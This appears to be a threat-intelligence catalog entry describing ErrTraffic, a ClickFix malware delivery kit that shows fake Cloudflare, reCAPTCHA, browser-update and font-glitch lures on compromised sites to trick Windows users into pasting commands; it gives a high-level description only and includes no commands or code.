ErrTraffic
- Technique
- Malicious copy & paste
- Sub-technique
- ClickFix
- Targeted platforms
- Windows
Updated · First published
Current breakthrough rate
Extreme
- Jun 2026: Extreme
- Jul 2026: Extreme
- Aug 2026: Extreme
- Sep 2026: Extreme
ErrTraffic is a malware delivery tool that is used to serve malicious copy and paste lures from compromised sites. The most common variant of the attack overlays the compromised site with a fake Cloudflare Turnstile prompt.


ErrTraffic was first documented in December 2025, but had been advertised for sale since early 2025. Through the beginning of 2026, it rapidly became one of the most widespread malicious copy and paste attack tools.
Multiple lure options
The ErrTraffic kit provides the attacker with many different options to use as lures to mislead visitors into running the malicious commands.

Browser update glitch

Font required glitch

Fake reCAPTCHA

Missing font glitch

Older Cloudflare Turnstile
